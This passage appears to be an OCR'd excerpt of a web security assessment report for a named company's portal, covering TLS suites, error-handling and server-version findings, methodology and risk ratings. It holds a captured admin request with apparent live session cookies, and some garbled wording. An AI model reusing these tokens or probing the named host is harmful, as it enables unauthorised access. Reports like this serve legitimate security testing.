
TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f) DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e) DH 2048 bits FS	128

Handshake Simulation

4.14 Improper error handling:


Step1 – As it can be seen below, version related information and internal path is being fixed.



The page cannot be displayed because an internal server error has occurred.

4.15 Server Version Disclosure:

Step: As it can be seen below, we can see the server version.



```
POST /admin/gatepass_request_permit HTTP/2
Host: wps.jamipol.com
Cookie: XSRF-TOKEN=
eyJpdiI6InppcGxpa21lWSzR0ZVRMTHovTjVJZWc9PSIsInZhbHVlIjoiVWRXa3Z3Ky9n
VGdiMm53QVdyNnllWkUwUnRnVUZ0YXBrRkFRWmIyMzdBSk94eVNrNkZEUFdjZGljRHZL
MTlUYWI2Wm40b25UTDdSdmls0Foz0HpwMUNKSTkrMXRSRElCYXRCS09pMDA4M2FLTDcr
YWluMHVxVldWWEtwUUxnV2giLCJtYWMiOiJlZjg3YzViMGE4Y2Q5ZjgyMmUyZGY0YmU0
ZDJlOTNjOGZkMDAwMWQwYzk3MmQxYzFiNjljNGIzOThiYjhiYTdmIiwidGFnIjoiIn0%
3D; suraksha_session=
eyJpdiI6IkxwN0NPNldUNlhUTWlRS0tzY2d0elE9PSIsInZhbHVlIjoid2R0K2kvSXRM
SG5jRW8yNnJpb3JuN3E3WGdIN256VXJqYnFRTkpK0GQxbHhK0W9hb0JWblRhK2xITklr
aUlYcVY2cTljdFVFNWxFVlBlbkxwLzFkKzYxL2FWempxVyt5SDhKVlFyREpzVFZXZDRt
VCtpblkxdUpseGhQVDRBekQiLCJtYWMiOiI0ZWM0NGU30GRlMGNjNTE5Nzk0YThmNGJi
Mjg5YTM3YTk3ZDlj0GJhZjVkM2M5YjA4ZjlmZTI4NGJh0Tk0NmQxIiwidGFnIjoiIn0%
3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------109048023735814986571121280423
Content-Length: 3701
Origin: https://wps.jamipol.com
Referer: https://wps.jamipol.com/RequestVGatepass
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 500 Internal Server Error
Content-Type: text/html
Server: Microsoft-IIS/10.0
Date: Wed, 08 May 2024 07:21:03 GMT
Content-Length: 75

The page cannot be displayed because an internal server error has
occurred.
```

5 Annexure-B (Approach and Methodology)

Web application Security Assessment

Target Identification

JAMIPOL services LTD identified accessible servers and web application to be targeted as part of the black box Security Assessment.

Basic Footprint Checks

The VA exercise commenced with basic footprint checks that ranged from device and server technology, service identification and server banner grabbing.

URL Discovery

In this phase we browse the whole application functionality for triggering every URL and parameters. Spider crawl and directory enumeration of applications web root directory for identifying the internal sensitive files.

Vulnerability Scans

Automated vulnerability scans were performed targeting, PTES, OHAS BEENP Top 10, HAS BEENC vulnerabilities. Vulnerability checks that could potentially impact the availability of the targets were disabled while performing the vulnerability scans.

Exploitation

The results of the automated infrastructure vulnerability scans were analysed, and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls. Exploitation the results of the automated infrastructure as well as web application vulnerability scans were analysed and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls.

6 Annexure C - Basis for risk ratings

"Risk Rating" provides an indication of the level of severity associated with the corresponding finding.

It is calculated based on CVSS standards. The Common Vulnerability Scoring System is a vendor agnostic, industry open standard designed to convey vulnerability severity and help determine urgency and priority of response.

Table: Risk Rating Criteria

Risk Rating	Level of severity
High	➢ This risk level indicates that successful exploitation of the vulnerability may result in a significant impact to the confidentiality, integrity, or availability of the information accessible through the application or even the backend resources like databases, operating systems, etc. It may also lead to damage of reputation.
Medium	➢ This risk level indicates that successful exploitation of the vulnerability may reveal information about the application and its underlying infrastructure that may be used by an attacker in conjunction with another vulnerability to gain further access.
Low	➢ This risk level indicates that successful exploitation of the vulnerability may result in little or no loss of sensitive information but may enable an attacker to gain enough information regarding the application and its underlying infrastructure, which he/she may use to narrow down the attack approach.

In addition to the above, the following factors were also considered for grading the risk:

- Risk(s) perceived by generally accepted leading practices and/or software vendor for non-conformance to the recommended practice / security settings
- Existence and adequacy of compensating controls.
- Relative significance of the business information exposed